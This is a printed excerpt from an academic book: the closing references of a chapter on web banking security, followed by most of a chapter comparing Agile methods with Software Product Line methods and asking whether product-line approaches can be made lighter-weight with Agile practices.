Aljawarneh, S., Dababneh, M., Hosseny, H., & Alwadi, E. (2010). A web client authentication system using smart card for e-systems: initial testing and evaluation. *Proceedings of the Fourth International Conference on Digital Society ICDS'10* (pp. 192–197). IEEE. doi:10.1109/ICDS.2010.40

Aljawarneh, S., Laing, C., & Vickers, P. (2008). Design and experimental evaluation of Web Content Verification and Recovery (WCVR) system: A survivable security system. *Proceedings of ACSF* (pp. 1–7).

Aljawarneh, S., Laing, C., & Vickers, P. (n. d.). Security policy framework and algorithms for web server content protection. *Proceedings of the ACSF'07*.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Aljawarneh, S. A., Moftah, R. A., & Maatuk, A. M. (2016). Investigations of automatic methods for detecting the polymorphic worms signatures. *Future Generation Computer Systems*, *60*, 67–77. doi:10.1016/j.future.2016.01.020

Alkatheeb, M., Wakileh, M., & Agha, O. (2006). ICT for Banking. *Proceedings of the Jordan ICT Forum 2006*. Retrieved from http://www.tagorg-theinstitution.com/Files/2006/Events/Dec_6_2006_The_Fourth_Jordan_ICT_Forum_exhibition.pdf

Andreessen, S. S. (2005). PHP succeeding where Java is not. Retrieved from http://www.zdnet.com.au

Balzarotti, D., Cova, M., Felmetsger, V., Jovanovic, N., Kirda, E., Kruegel, C., & Vigna, G. (2008). Saner: Composing Static and Dynamic Analysis to Validate Sanitization in Web Applications. *Proceedings of the 2008 IEEE Symposium on Security and Privacy* (pp. 387-401). DC, USA. doi:10.1109/SP.2008.22

Ben-Jadeed, M. & Molina, A. (2004). The Emergence and Evolution of e-Banking in Saudi Arabia: The Case of Samba Financial Group. *Chapter invited to conference of Frontier of E-Business Research*.

Brabrand, C., Moller, A., & Schwartzbach, M. (2002). The bigwig project. *ACM Transactions on Internet Technology*, *2*(2), 79–114. doi:10.1145/514183.514184

Dutta, S., & Coury, M. E. (2003). ICT challenges for the Arab world. The Global Information In *Technology Report 2002-2003* (pp. 116-131). Retrieved from http://old.developmentgateway.org/download/170136/Chapter_08_ICT_Challenges_for_the_Arab_World.pdf

Hamed, A. (2010). E-commerce and Economic Development in Libya [PhD Thesis]. University of Wales.

IBM. (2010). Mid-Year Trend and Risk Report. Retrieved from http://www-304.ibm.com/businesscenter/cpe/download0/207480/2010_XForce_Midyear_Report.pdf

Internet Security.ca. (n. d.). United Arab Emirates hit with massive bank fraud. Retrieved from http://www.internet-security.ca/internet-security-news-020/united-arab-emirates-hit-with-massive-bank-fraud.html

Jovanovic, N., Kruegel, C., & Kirda, E. (2006). Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Short Chapter*). Proceedings of the 2006 IEEE Symposium on Security and Privacy* Washington, DC, USA (pp. 258-263).

Lam, M. S., Martin, M., Livshits, B., & Whaley, J. (2008). Securing web applications with static and dynamic information flow tracking. *Proceedings of the 2008 ACM SIGPLAN Symposium on Partial Evaluation and Semantics-Based Program Manipulation* (pp. 3-12). New York, NY. doi:10.1145/1328408.1328410

Libya Investment. (2007). General News. Retrieved from http://www.libyaninvestment.com/libya_news.php

Mocean. (2007). Internet Data Validation. *Journal of Economy Informatics*, 2007, 96-99. Retrieved from http://revistaie.ase.ro/content/EN7/Mocean.pdf

MySQL. (n. d.) Retrieved from: www.mysql.com

Offutt, J., Wu, Y., Du, X., & Huang, H. (2004). Bypass testing of web applications. *Proceedings the 5th International Symposium on Software Reliability Engineering,* Los Alamitos, CA (pp. 187–197).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Payment Card Industry (PCI). (n. d.). Data Security Standard, Security Audit Procedures. Retrieved from https://www.pcisecuritystandards.org/pdfs/pci_audit_procedures_v1-1.pdf

PHP. (n. d.) Retrieved from: http://www.php.net

Scott, D., & Sharp, R. (2003). Specifying and enforcing application-level web security policies. *IEEE Transactions on Knowledge and Data Engineering*, *15*(4), 771–783. doi:10.1109/TKDE.2003.1208998

ENDNOTES

[1] Is used to protect the data integrity. For example, The MAC is used to secure session information in a cookie at the client-side. There are many ways to compute a MAC such as one-way hash algorithms (MD5, SHA-1) to create a unique fingerprint for data within the cookie.

[2] Is a bi-annual international ICT industry event held in Jordan under the patronage of His Majesty King Abdullah II, and is the platform to showcase Jordan's efforts and achievements to position the country as a major player in the Information revolution.

This research was previously published in Online Banking Security Measures and Data Protection edited by Shadi A. Aljawarneh, pages 127-139, copyright year 2017 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 55
Adding More Agility to Software Product Line Methods:
A Feasibility Study on Its Customization Using Agile Practices

Kun Tian
University of Wisconsin, USA

ABSTRACT

Software Product Line Methods (SPLMs) have been continuously gaining attention, especially in practice, for on one hand, they address diverse market needs while controlling costs by planned systematic reuse in core assets development (domain engineering), and on another hand, they reduce products' time-to-market, achieving a certain level of agility in product development (application engineering). More cost-effective and agile as they are than traditional development methods for producing families of similar products, SPLMs still seem to be heavy weight in nature. In SPLMs, significant up-front commitments are involved in development of a flexible product platform, which will be modified into a range of products sharing common features. Agile Methods (AMs) share similar goals with SPLMs, e.g., on rapidly delivering high quality software that meets the changing needs of stakeholders. However, they appear to differ significantly practices. The purpose of this work is to compare Agile and Software Product line approaches from fundamental goals/principles, engineering, software quality assurance, sand project management perspectives, etc. The results of the study can be used to determine the feasibility of tailoring a software product line approach with Agile practices, resulting in a lighter-weight approach that provides mass customization, reduced time-to-market, and improved customer satisfaction.

1. INTRODUCTION

The need to rapidly produce quality software and respond to changes in a flexible and quick manner has driven the definition of new techniques, tools, and notations. These approaches share some common goals: increasing the productivity of the development teams, reducing products' time-to-market, reducing development costs and improving customer satisfaction. Two such methods are agile methods (AMs),

DOI: 10.4018/978-1-5225-3422-8.ch055

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

including Scrum (Schwaber & Beedle, 2001), Extreme Programming (Beck, 1999), DSDM (DSDM Consortium, 2006), and FDD (Palmer, 2003), and software product line methods (SPLMs), including PLUSS (Eriksson, Börstler, & Borg, 2005), COVAMOF (Sinnema, Deelstra, Nijhuis, & Bosch, 2004) and FOOM (Ajila, & Tierney, 2002)..

Software product line methods (SPLMs) are practices-based, or plan-driven, software development approaches in which a set of software-intensive systems that share a common, managed set of features are produced from a set of re- usable core assets in a prescribed way (Clements & Northrop, 2001)(Pohl, Böckle, & Van Der Linden, 2005). A core asset is a software artifact that is re-used in the production of customized products in a software product line (SPL). The assets include the requirements, architecture, components, modeling and analysis, plans, etc. A SPL product can be quickly assembled from core assets, and hence it achieves manufacturing efficiency. SPLMs support mass customization, which is "producing goods and services to meet individual customer's needs with near mass production efficiency" (Pine & Davis, 1999). Mass customization in SPLMs is transparent: customers can obtain a unique product by having their special requirements implemented; their common requirements are assessed before production begins (A Framework for Software Product Line Practice, 2006)..

The purpose of this paper is to present a comparison of SPLM and AM methods to make a preliminary study on the possibility to introduce more agility into SPLM using Agile practices. The comparison criteria span fundamental goals and principles, engineering activities, software quality assurance activities, and project management activities. This paper uses well established SPLMs and AMs in the comparison. The comparison is expected to provide a useful foundation to the community, which can be also extended to include additional results available in the literature and additional comparison criteria.

2. BACKGROUND

AMs are software processes that share the same values: individuals and interactions over processes and tools, working software over comprehensive documentation, customer collaboration over contract negotiation and responding to changes over following a plan. The Agile Manifesto inspired 12 principles for Agile process (Martin, 2002). Among these principles, the highest priority is to satisfy the customer through early and continuous delivery of software. Agile methods use short iterations (sprints) that are typically two to four weeks long. Satisfying the customer also involves recognizing the need to change requirements, even late in development, to support the customer's competitive advantage. The customers are highly involved, as they receive frequent deliverables of working software and work together with the technical people daily throughout the project. Working software is the primary measure of progress on the project, as opposed to modeling artifacts, etc. The software is built by motivated individuals, who have an environment and the support they need to get the job done. The self-organizing teams strive for technical excellence (i.e., best requirements, best architecture, etc.) and simplicity (i.e., maximizing the amount of work not done, such as extensive documentation for planning, requirements, architecture, etc.). The project proceeds at a pace that is sustainable over the long run and includes regular reflections on how to become more effective at implementing necessary changes.

Figure 1 presents an overview of an Agile engineering process. AMs minimize requirement engineering and design modeling practices so that the team can begin working on code as soon as possible.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The team applies incremental development and short iterations. Artifacts in agile process are managed collectively by team members. The entire process relies on tacit knowledge for development effort coordination. The source code is placed under configuration management in a repository (e.g., using CVS).

A SPLM has three main activities to run a software development organization in an efficient and consistent manner: core assets development, application development and management (refer to Figure 2). Core asset development is based on Domain Engineering, which is fundamental to leveraging the commonalities between software products and services developed. Application development is the process of building new and customized software product from a base of core assets artifacts. Management acts as a strategic objectives provider which coordinates the interactions of core assets and application development.


Many defined processes, such as the well-known rational unified process (RUP) (Kruchten, 2004), have been designed so that the users can tailor them. For example, Agile Modeling (Farah, 2006) is a tailored version of RUP, whose scope is to describe how to model and document in an effective and agile manner to enhance other, more complete software processes. The CMU SEI software product line approach also tailors some RUP practices for its own use, for example in architecture definition and architecture-based development. The question under investigation in this research is: "Is it feasible to tailor SPLM and/or to integrate Agile practices into it to obtain a lighterweight, yet still plan-driven approach that combines the advantages of both SPLMs and AMs?" To answer this question, a comparison of the two approaches is needed.

Figure 1. Overview of agile methods



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Overview of product line methods



3. FUNDAMENTAL GOALS AND PRINCIPLES

A comparison between the fundamental goals and principles of SPLMs and AMs are presented in this section, followed by discussions on any possible conflicts and whether they will present a challenge in combining agile practices with SPLMs. A summary of their comparisons is presented in Table 1.

3.1. SPLMs Goals and Principles

SPLMs have been proposed to address the issues in producing families of similar products in a "Product-line" fashion. Specifically, there are three major goals and corresponding principles for SPLMs (Pohl, Böckle, & Van Der Linden, 2005).

3.1.1. Software Product Line Engineering Goals

- **Reduction of Development Costs:** This is an essential reason for introducing software product line engineering. Reduction of development cost happens when artifacts from core assets are reused in several different kinds of product development. An implication here is that before any reuse can happen, investments must be made for creating them. In addition, the way in which they shall be reused must be planned beforehand to provide managed reuse. "This means that the com-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Comparison summary – goals and principles

	Agile Methods	Software Product Line Approaches
Goals (Motivations)	1. Individuals and Interactions over Processes and Tools. 2. Working Software over Comprehensive Documentation. 3. Customer Collaboration over Contract Negotiation. 4. Responding to Change over Following a Plan.	1. Reduction of Development Costs. 2. Enhancement of Quality. 3. Reduction of Time to Market.
Principles	1. Customer satisfaction by rapid delivery of useful software. 2. Welcome changing requirements, even late in development. 3. Working software is delivered frequently. 4. Working software is the principal measure of progress. 5. Sustainable development, able to maintain a constant pace. 6. Close/daily cooperation between customers and developers. 7. Face-to-face conversation is the best form of communication. 8. Projects are built around motivated and trusted individuals. 9. Continuous attention to technical excellence and good design. 10. Maximizing the amount of work not done. 11. Self-organizing teams. 12. Regular adaptation to changing circumstances.	1. Mass Customization. 2. Platforms. 3. Platform-Based Development with Mass Customization.

pany has to make an up-front investment to create the platform before it can reduce the costs per product by reusing platform artefacts."(Pohl, Böckle, & Van Der Linden, 2005)

- **Enhancement of Quality:** Quality has always been one of the fundamental focuses of a software engineering processes. For SPLMs, the artefacts from the core assets are reviewed and tested in many products. They would have to to prove their proper functioning in a family of the similar products, in other words, in more than one kind of a product. In SPLMs, this implies the extensive quality assurance to achieve a significantly higher chance of detecting faults and correcting them, thereby increasing the quality of all products.
- **Reduction of Time to Market:** This is an increasingly critical success factor for a product in today's fast pacing and highly competitive software market. For single-product development, it roughly comprises the time to develop the product. For product line engineering, the time to market indeed is initially higher for the first couple of products in a software product line, because it takes time to build the common artifacts first. However, after having passed this hurdle, the time to market (for the majority of the products in the software product line) should be considerably shortened as many artefacts can be reused for each new product.

3.1.2. Software Product Line Engineering Principles

- **Mass Customization:** The large-scale production of software "goods" tailored to individual customer needs. This is fundamental principle for software product line engineering. The tailoring of core assets results into a family of products sharing common features, while the products' individual features are built during their perspective product developments.
- **Platforms:** For consumers, customization means the ability to have an individualized product. For producers, customization means higher technological investments which leads to higher prices for the individualized products and/or to lower profit margins. In SPLMs, a common customizable software platform is developed in the beginning to provide the abilities for individualized customization.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Combining Platform-Based Development and Mass Customization:** The platform in SPLMs context means the core assets that are developed up-front as the common system components for the later mass customization into a range of similar software products. The combination of mass customization and a common platform allows reusing a common base of technology and, at the same time, to bring out products in close accordance with customers' wishes. The systematic combination of mass customization and the use of a common platform for the development of software-intensive systems and software products is the key focus of software product line engineering paradigm.

3.2. Agile Goals and Principles

Generally speaking, AMs try to address the "bureaucratic nature" of the heavily plan-driven software development processes and emphasize on the "practicalities" of software development. The motivations of AMs have long been recognized in the Agile Manifesto (Cockburn, 2001). They can be translated into four fundamental goals for AMs and twelve corresponding principles.

3.2.1. Agile Software Development Goals

- **Individuals and Interactions Over Processes and Tools:** In agile development, self-organization and motivation are important. They are regarded as playing more decisive and effective roles than processes and tools. The goal for this motivation is to maximize individual motivation and interactions while only using the processes and tools in supportive roles.
- **Working Software Over Comprehensive Documentation:** In AMs, working software is considered more useful and welcome than just presenting documents to clients in meetings. Agile practitioners consider production of comprehensive documentation as a work with a low "return of investments", while demoing a working software to customers would usually prove to be an effective way of conveying important information, which otherwise will have to be documented. The goal for this motivation is to minimize the use of comprehensive documentation and to use a working software instead.
- **Customer Collaboration Over Contract Negotiation:** In AMs, continuous customer or stakeholder involvement is considered a key to effective elicitation of requirements. The goal for this motivation is to replace exhaustive customer requirements elicitation techniques (in the beginning of a software development project) with a practice for continuous interactions with customers to elicit requirements while the project is "on the go".
- **Responding to Change Over Following a Plan:** Agile practitioners consider requirements changes unavoidable. Their goal for this motivation is to avoid development of a comprehensive project or development plan, which is seldom followed through in the presence of constant requirement changes.

3.2.2. Agile Software Development Principles

- **Customer Satisfaction by Rapid Delivery of Useful Software:** Timely delivery of usable software is the key in AMs to customer satisfaction.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Welcome Changing Requirements, Even Late in Development:** Requirements changes are expected in all phases of a software development project.
- **Working Software Is Delivered Frequently (Weeks Rather Than Months):** AMs are iterative development methods. The duration of each iteration is considerably shorter than non-agile plan-driven iterative methods.
- **Working Software Is the Principal Measure of Progress:** Projects using AMs are evaluated primarily based on the customer satisfaction brought by the intermediate working software.
- **Sustainable Development, Able to Maintain a Constant Pace:** Pacing in agile projects is fast, and it is important to sustain the momentum of agility by rendering "speed of development" constant.
- **Close, Daily Cooperation between Business People and Developers:** Agile practitioners maintain close and frequent contacts with customers or customer representatives for feedbacks and requirement changes.
- **Face-To-Face Conversation Is the Best Form of Communication (Co-Location):** Agile practitioners value direct communications. The usual practice is to place a customer representative on-site for interactions with the practitioners for timely and direct feedbacks.
- **Projects Are Built Around Motivated Individuals, Who Should Be Trusted. Agile Projects Are Small to Medium Sized Software Developments by a Team With Limited Number of Developers:** The successes of agile projects are more often contributed by several key engineers on the team, who are highly motivated, highly skilled, and influential in make decisions regarding the project.
- **Continuous Attention to Technical Excellence and Good Design:** The non-plan-driven, agile nature of AMs facilitates incorporation of new technologies and design practices.
- **Simplicity—The Art of Maximizing the Amount of Work Not Done—Is Essential:** Agility can be enhanced by focusing on the key development activities while investing as least as possible time and efforts on the non-essential activities.
- **Self-Organizing Teams:** A group of motivated individuals, who work together toward a goal, have the ability and authority to take decisions and readily adapt to changing demands.
- **Regular Adaptation to Changing Circumstances:** Agile teams should be highly adaptable and be willing to make necessary changes to cope with changing circumstances.

3.3. Discussions

Generally speaking, both AMs and SPLMs are software development methods that have a fundamental focus on successful delivery of a software system that have high qualities. There are also noticeable differences in their goals and principles.

3.3.1. Compatibilities and Conflicts Between Goals

For "Reduction of Development Cost", SPLMs plan for the family of software products up-front, develop the core assets and mass customize them into individual products. This is a plan-drive process, and it seems to present a conflict with the agile goal of "Individuals and Interactions over Processes and Tools". However, this conflict could be alleviated if the focus on using plans shifts to relying on the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

agile practitioners for producing expected requirements on the family of software products. A question could be asked, though, on how successful this shift would prove to be? Will the agile practitioners, or the key engineers of an agile team, be able to produce the requirements for a family of similar products for a medium to large sized (SPL) software project that runs for a relatively long duration? So far there has been a scare of evidences in literature based on which a satisfactory answer could be produced.

For "Enhancement of Quality", SPLMs employ more extensive quality assurance measures than those of traditional software development processes and methods. AMs' primary purpose is to produce working software, and then work on perfecting it according to customer feedbacks. Customers are not always professionals in the software engineering domain, and they may not be familiar with professional measures and/or standards for software quality assurance. Thus, in the long run, agile products may suffer more qualities issues than SPL products. Thus, this goal of SPLMs seems to conflict with AMs' goals of "Working Software over Comprehensive Documentation" and "Responding to Change over Following a Plan". However, quality assurance is a complex issue deserving more in-depth analysis, the detailed comparisons on this topic is given in Section 4.

For "Reduction of Time to Market", SPLMs do not seem to conflict any of the agile goals, as their focus is the same: build the product and get it out on the market as soon as possible.

3.3.2. Compatibilities and Conflicts Between Principles

For "Mass Customization", SPLMs do not seem to present a conflict with any of the agile principles. As a matter of fact, an agile project can be considered as a highly individualized software development. No agile principles seem to prohibit the introduction of a higher level of customization, mass customization, into AMs. Similarly, no agile principles seem to suggest again using a software platform in an agile development.

However, for "Platform-Based Development with Mass Customization", SPLMs seem to conflict with agile principles "Maximizing the work not done". The reasoning is as follows.

In a typical SPLM, there are three activities used to provide the ability of "Platform-Based Development with Mass Customization". They are core assets development for domain engineering, product development for application engineering and project management. Core assets development produces "Platform", while mass customization is implemented in product development. Project management manages the interaction between the two activities. There are certain project management overhead incurred by controlling such interactions, and one can expect more project management efforts invested in a SPL project than in a single software development project. AMs value "Maximizing the work not done" and tend to minimize the efforts spent on non-essential software development activities. Thus, agile practitioners may not welcome the increased project management duties in a SPL project.

One thing that deserves attention is that AMs and SPLMs agree on welcoming changes. In AMs, changes are expected to happen on a routine (daily) basis and are addressed on-site. In SPLMs, changes could occur for both domain engineering and application engineering phases, and they will be addressed systematically because both of the phases are themselves an iterative development cycle in nature (Figure 3). AMs' and SPLMs' agreement on change requirements could serve an important basis on which the possibility of using agile practices to improve the agility of SPLMs rest.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3.The three core activities in a SPLM



4. ENGINEERING ACTIVITIES

A comparison of engineering activities in SPLMs and AMs is presented here that focuses on requirements engineering, software architecture, and re-use. Additional criteria, such as a comparison of the implementation activities have also been considered, but are not presented here due to space constraints. A summary of the comparison is presented in Table 2.

4.1. Software Requirements Engineering

Both AMs and SPLMs assume that changes to the requirements during product development are going to occur. However, they have different strategies to deal with them. Agile developers' strategy is focused on incremental development and close interactions with customers, such as small increments and dynamic requirement prioritization in XP (Beck, 1999). According to the world view of Agile methodologists, organizations are complex adaptive systems in which requirements are emergent rather than pre-specifiable (Highsmith & Cockburn, 2001).. Consequently, Agile developers seldom perform comprehensive software requirement elicitation, specification, analysis, validation, or management activities. AMs work very well when future requirements are largely unpredictable.

The strategy in SPLMs is to look for solutions to meet customers' needs by customizing the core assets (Clements & Northrop, 2001)(Pohl, Böckle, & Van Der Linden, 2005)(A Framework for Software Product Line Practice, 2006). As SPLM analysts stress the paramount importance of process definition and documentation, they try to predict changes in the beginning of the process (by market analysis,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

product line scoping and studying business case, etc.) and maintain the variability models as core assets. Requirements in SPLMs are largely done by defining the product line scope (A Framework for Software Product Line Practice, 2006). Successful scoping must target the right products for the domain, determined by factors such as knowledge of similar systems and future market demands, and it must have the appropriate scope, because too large or small scope will impair the capability of SPLMs to achieve variability and/or economies (Clements & Northrop, 2001). A key element in conducting good software requirements in SPLMs is to carry out thorough analysis, perform careful predications and make smart selections. However, possible cases can occur in which the customer's desired product is out of a SPL's scope. If that happens, the management will let the customer know the cost associated with amending and revising the core assets to meet their needs. Then the customer will decide whether to accept the cost or modify their requirements to obtain benefits such as better maintainability and faster delivery. In SPLMs, customer collaboration is managed through customer interface management practice, where a number of customer representatives (marketers, a product manager, domain experts, a user's group coordinator, etc) that each is explicitly assigned roles and responsibilities act as a bridge that connect customers (product users) and developers.

An interesting question here is that, if the knowledge, based on which SPL developers perform scoping, is not sufficient enough for a thorough analysis, can we apply AMs to elicit further knowledge for SPL developers to produce a good scope? AMs may help SPL developers produce a prototype swiftly and modify it quickly according to any change they make as they gradually clarify the targeted scope, and hence they can refer to the prototype to gain deepened knowledge of the products. So integrated software practices (both requirements and developments) from AMs may enhance SPLMs when some of the information about the scope is predictable and some of it is not.

4.2. Software Architecture

One major principle in AMs emphasizes simplicity: to maximize the amount of work not done (Cockburn, 2001). Based on this principle, some AMs like XP call for removing or not considering architectural features that are not of immediate interest for the current iteration.

Comparably, a key to supporting mass production in a SPL is the definition and maintenance of product line architecture, which satisfies the general needs of the product line and the individual needs of products by explicitly admitting a set of variation points required to support the spectrum of products within the scope. A variation point in a product line architecture identifies one or more locations at which the variations will occur to create customized applications. And the customized applications may vary from each other in terms of their behavior, quality attributes, platform, network, physical configuration, middleware, scale factors and a multitude of other ways (A Framework for Software Product Line Practice, 2006).

If an SPLM is tailored to be more agile, then there is the risk that valuable architecture supports for the other products in the family of product line can be discarded or damaged, as AMs have not been designed with the product line problem in mind. However, some AMs like DSDM (DSDM Consortium, 2006) do more architectural preplanning to ease this problem. DSDM is an AM which recognizes that 80% of the software's value comes from 20% of its full requirements (DSDM Consortium, 2006). Once the critical 20% of the requirements are identified, it seems reasonable to start building the software. There are seven phases in DSDM: preproject, feasibility- study, business-study, functional modal iteration, design and build iteration, implementation and post-project. The first three and last phases (pre-project;

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Comparison summary – engineering

	Agile Methods	Software Product Line Approaches
Software Requirements	Emphasis on quick response to requirement changes with short iterations and small increments for the application. Direct customer collaboration; customers must participate in the whole software project lifecycle.	Application requirements and domain requirements are both engineered. Indirect customer collaboration using well-trained customer representatives.
Software Architecture	Minimal emphasis on the application architecture features beyond the immediate iteration.	Application architecture and domain architecture are both engineered.
Implementation	Iterative and incremental implementation; minimum effort on plans and models, using "just enough" approach.	Plan-driven implementation with an emphasis on application engineering process (application designs, architecture, etc.) developed using core assets. Feedback from the product-specific requirements is used to update core assets; substantial effort on plans and models.
Reuse	Optimistic use of COTS; applies streamlined domain engineering activity, without emphasis on development of reusable core assets.	Special emphasis on maturity and reliability of COTS; foundation of the method is re-using core assets defined in domain engineering activity.

feasibility and business studies; post- project) are concerned with the entire scope of the project whereas the second three (functional model and design and build iterations; implementation) form the iterative and incremental phases of development.

4.3. Reuse

4.3.1. COTS

Both Agile and SPL developers can make opportunistic use of COTS components in an application development. However, if a SPL solution uses COTS for its core assets, then the components need to be very carefully assessed to ensure they are flexible enough to satisfy the long term variability needs for a SPL. SPL developers should generalize their solutions using COTS to include a general purpose integration mechanism that spans the product line (A Framework for Software Product Line Practice, 2006).

4.3.2. Domain Engineering

Domain engineering originates from research in software reuse. Software reuse is the process of creating software systems from existing software rather than building software systems from scratch.

Domain engineering involves of creating a set of reusable assets for building systems in a particular problem domain. Then the reusable assets are assembled into customer-specific software systems in the corresponding application engineering process. "Domain engineering and application engineering are complementary, interacting, parallel processes that comprise a model-based, reuse-oriented software production system." (Carnegie Mellon Software Engineering Institute Domain Engineering Website, 2006).

The purpose of domain engineering is to provide competence to application engineering for a set of related or similar systems. Domain engineering covers all the activities for building software core assets, which include domains identification, domain analysis (capturing the variations within a domain),

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

domain design (producing adaptable design), and domain implementation (defining the mechanisms for translating requirements into systems from reusable components). The products of these activities are domain models, design models, domain-specific languages, etc.(Carnegie Mellon Software Engineering Institute Domain Engineering Website, 2006) Domain knowledge is needed to understand the commonality and variability of the expected products identified in a SPL scope.

An application engineering process is primarily concerned with developing a single system from the software assets created by a domain engineering process. The major activities of an application engineering process include using domain model to identify the specific customer requirements for a system, using domain design models to specify a product configuration, using domain components or application generators to produce application codes, developing a partitioning strategy and coordination model to guide application development. The products of these activities are application requirements, application designs, application architecture, etc. (Carnegie Mellon Software Engineering Institute Domain Engineering Website, 2006)

4.4. Discussions

When considering what and how to tailor a SPLM to introduce more agility into the engineering activities, both the domain engineering and application engineering activities can be considered at multiple levels of abstraction (requirements, architecture, etc.). To engineer the requirements with more agility, the interaction with the customer could be combined with end-user programming made possible by domain specific languages. The definition and maintenance of the software architecture could be made more agile by drawing upon the DSDM approach. DSDM is agile while still plan-driven, and emphasizes the development of the software architecture for the success of project. In addition, the introduction of agility can benefit projects where some of the information about the product line scope is unavailable. Agility in using COTS components has been considered in the component community (Navarrete, Botella, & Franch, 2005).

5. SOFTWARE QUALITY ASSURANCE ACTIVITIES

A comparison of software quality assurance activities is presented here that focuses on configuration management, testing, and traceability. Additional criteria, such as a comparison of the review/inspection activity has also been considered, but are not presented here due to space constraints. A summary of the comparison in presented in Table 2.

5.1. Configuration Management

Software Configuration Management (CM) is concerned with establishing and maintaining the integrity of software products throughout the project's software life cycle. It refers to a discipline for evaluating, coordinating, tracing and implementing changes in artifacts that are used to construct and maintain software systems.

CM for a SPL organization is commonly viewed as a multidimensional version of the CM problem of a single software development process (A Framework for Software Product Line Practice, 2006). Each version of each product is maintained; the whole product line is managed with a single, unified

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

CM process. Numerous artifacts are managed, including the requirements, architecture, components, test plans and cases, domain models, management schedules, budgets, and plans, and also production infrastructure like domain-specific languages, tools, teams and environment, etc. Each core asset has an associated process that specifies how it will be used to develop applications. These processes are core assets as well, which may be folded into the production plan for the product line.

Agile Configuration Management (ACM) is a recent research trend in CM (Farah, 2006). It is a minimized and streamlined CM approach to do core CM task, which is designed to deal with changing CM requirements easily. The agility in ACM relies on the combination of good CM process, tools and automation. And the automation of version control enables software developers, testers and end users to work efficiently.

Product line CM needs to control the configuration of core assets. It must be aware of the fact that core assets may be developed by one team and used by others in parallel. Comparably in AMs, artifacts are managed by the development team as a whole: everybody has access to and can modify them. And the team relies on tacit knowledge to keep them updated about the current status and version of the artifacts.

5.2. Testing

Testing in SPLMs is a decentralized activity: responsibilities of testing are distributed across different parts of a SPL organization (Clements & Northrop, 2001). Developers must test core assets and a single product, and they must manage the interactions between them. Because test cases are also core assets that will be reused throughout a SPL, they need to be carefully planned (A Framework for Software Product Line Practice, 2006).

In AMs, testing is carried out frequently; extensive tests that are out of immediate needs are prohibited to promote agility. Also, because testing in AMs is focused on a single software system, no planning is needed to achieve strategic reuse of the tests for multiple applications. Agile developers try to keep their code as free of errors as possible by carrying out tests early. This could be a good practice in SPLMs for small-scale tests: SPL developer could tailor their testing plans to include only generic and globally significant tests rather than the minor ones such as unit tests.

5.3. Traceability

Product line CM must be able to trace each artifact in the core asset base, which is a substantial and complex effort. This demands more powerful and robust CM tools than those that performed sufficiently well in a single-system development.

In AMs, artifacts are managed collectively by team members. Traceability management without explicit knowledge may be problematic; however, it is still possible to trace artifacts if the team communicates well in tacit knowledge, which could help keep its members updated of artifacts' states and history.

5.4. Discussion

When considering what and how to tailor a SPLM to introduce more agility into the software quality assurance activities, each can be considered (configuration management, testing and traceability, etc.). For example, in SPLMs, consider the process description for each core asset that explicitly demonstrates how it will be used or customized for assembling actual products. A heavier-weighted description of

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

this process could include activity diagram models with detailed descriptions and perhaps examples. A more agile approach could be considered that still includes a concise process description that is simpler to review and maintain.

Alternatively, software quality assurance activities related to the domain engineering activities could remain more comprehensive and practices-based, such as testing and traceability, while the application engineering could be tailored to be more agile.

6. PROJECT MANAGEMENT ACTIVITIES

A comparison of project management activities is presented here that focuses on technology and tool selection, project characteristics and development team organization. Additional criteria, such as a comparison of risk management, team communication models and the impact of outsourcing have also been considered, but are not presented here due to space constraints. A summary of the comparison in presented in Table 3.

6.1. Technology and Tool Selection

For AMs, technology impacts are shorter term, as they only affect the current project. At the beginning of an Agile project, the currently available technologies are identified and assessed for their applica-

Table 3. Comparison summary - software quality assurance

	Agile Methods	Software Product Line Approaches
Configuration Management	Minimized and streamlined CM approaches to do core CM tasks.	Extended CM approaches primarily for managing core assets.
Asset (Artifacts) Management	All are managed by the team as a whole; everybody could have access to them. It relies on tacit knowledge in the team to be conscious of the status of the artifacts.	Artifacts are identified as core assets, which are formally managed and kept in the core asset base. Each core asset has an attached process to demonstrate how it will be used in actual product development.
Testing	Unplanned activities; tests are carried out frequently and primarily during implementation phase to ensure that the code works.	Decentralized and planned activities; tests are reusable.

Table 4. Comparison summary – project management

	Agile Methods	Software Product Line Approaches
Technology and Tools	Emphasis on simple and efficient tools. Technology impact only affects current project.	Emphasis on robust and powerful tools that support parallel works. Technology impact expands as more products of a SPL are turned out.
Project Characteristics	Not suitable for large, distributed, security or safety critical projects.	Not suitable for small, single product oriented projects.
Development Team Organization	Agile developers are good at using tacit knowledge; they share the responsibilities to the outside environment as a whole.	SPL developers follow plans and processes well; each of them has a set of specified roles and responsibilities.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

